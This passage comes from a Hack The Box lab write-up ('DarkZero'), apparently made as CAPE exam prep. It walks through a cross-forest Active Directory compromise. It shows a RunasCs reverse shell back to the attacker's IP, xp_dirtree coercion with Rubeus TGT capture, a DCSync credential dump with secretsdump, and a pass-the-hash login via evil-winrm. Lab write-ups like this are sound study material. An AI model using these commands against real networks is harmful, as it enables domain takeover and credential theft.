PS C:\Users\svc_sql> Invoke-RunasCs -Username 'Administrator' -Password 'Spongebob23' -LogonType 2 -BypassUAC -Command powershell.exe -Remote 10.10.15.128:8888

┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ rlwrap nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.15.128] from (UNKNOWN) [10.129.70.37] 49152
PS C:\Windows\system32>
Another first time for me, the user flag ended up sitting on the Administrator’s desktop rather than a lower-priv user’s:
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\user.txt
7ed242c63537bfaeffa4XXXXXXXXXXXX
First time I’ve seen an HTB user flag land under Administrator, I figured it would be back on DC01 but I’ll take it.
Cross-Forest Compromise via Unconstrained TGT Delegation
With admin on DC02 secured, now it’s time to circle back and compromise darkzero.htb. Let’s double check the trust details from this domain:
PS C:\Users\Administrator> wget http://10.10.15.128/Enum-ADTrusts.ps1 -o enumtrusts.ps1
PS C:\Users\Administrator> .\enumtrusts.ps1
[+] Added Trust between 'darkzero.ext' & 'darkzero.htb'
[+] Added Trust between 'darkzero.htb' & 'darkzero.ext'

Attribute Domain: darkzero.htb
--------- --------------------
TrustDirection: BiDirectional
TrustFlavor: Forest
AuthenticationLevel: ForestWideAuthentication
Transivivity: Enabled
SID Filtering: Enabled (Only SIDs from the forest of darkzero.ext are allowed)
TGT Delegation: Enabled
TrustFlags: TRUST_ATTRIBUTE_FOREST_TRANSITIVE, TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION
Bidirectional forest trust with TGT delegation enabled. Combine with the fact that DCs have Unconstrained Delegation by default, this means I can force darkzero.htb’s DC01 machine account to authenticate to DC02, capture the resulting TGT with Rubeus in monitor mode, and effectively steal DC01’s own machine credentials across the trust.
First start Rubeus in mointor mode to watch for TGTs:
PS C:\Users\Administrator> C:\Users\svc_sql\rubeus.exe monitor /interval:5 /nowrap

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
In a new tab back on the MSSQL client from earlier, we can use xp_dirtree to trigger SMB authentication from DC01 to an arbitrary UNC path without needing full RCE for it:
SQL (darkzero\john.w  guest@master)> xp_dirtree \\DC02.darkzero.ext\C$
subdirectory   depth   file
------------   -----   ----
Because DC01 has unconstrained delegation, that authentication comes bundled with a forwardable TGT and Rubeus successfully captures it:
[*] 8/23/2026 2:52:04 PM UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  8/23/2026 2:16:07 PM
  EndTime               :  8/23/2026 11:56:36 PM
  RenewTill             :  8/29/2026 6:26:36 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFjDCCBYigAwIBBaEDAgEWooIElDCCBJBhggSM...
Now all we gotta do is convert it to a ccache the same way as before:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ echo 'doIFjDCCBYigAwIBBaEDAgEWooIElDCCBJBh...' | base64 -d > dc01\$.kirbi


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ ticketConverter.py dc01\$.kirbi dc01\$.ccache
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ export KRB5CCNAME=dc01\$.ccache


┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ klist
Ticket cache: FILE:dc01$.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
08/23/2026 10:16:07  08/23/2026 19:56:36  krbtgt/[email protected]
Because Domain Controllers must replicate directory data with one another, their machine accounts hold the necessary replication privileges (DS-Replication-Get-Changes & DS-Replication-Get-Changes-All) by default.
Now that we have a valid TGT for DC01$, we can just straight up perform a DCSync attack and get the admin hash:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ secretsdump.py -just-dc-user Administrator -k dc01.darkzero.htb
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5917507bdf2ef2c2b0a8XXXXXXXXXXXX:::
[*] Cleaning up...
Pop that into evil-winrm for the root flag and Admin access to DC01:
┌──(corey㉿kali)-[~/htb/DarkZero]
└─$ evil-winrm -i dc01 -u Administrator -H 5917507bdf2ef2c2b0a8XXXXXXXXXXXX

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
1b6aa899f45f9ec983a1XXXXXXXXXXXX
Both domains fully compromised.
Lessons Learned
This lab was a HUGE pain in the ass… but I learned a lot, so I can’t complain.
This is the second machine that I’ve completed in the CAPE track. I did the first one a while back and will probably redo it so I can make a full write-up on it, as of now, I plan to make a write-up for most, if not all, of the machines in the CAPE practice track as a good way to document my work and help myself think through things as I prep for the exam.
The biggest takeaway from this lab for me was definitely the cross-forest trust mechanics and seeing how enabling TGT delegation across a trust relationship completely shatters the security boundary. Being able to coerce DC01’s machine account via xp_dirtree, catch its TGT with Rubeus, and chain that into DCSync was pretty cool and something I’ll definitely remember.
I also need to remember to take more screenshots as I go, I like having code blocks for everything but at times when I was reading this back it just felt like a wall of text.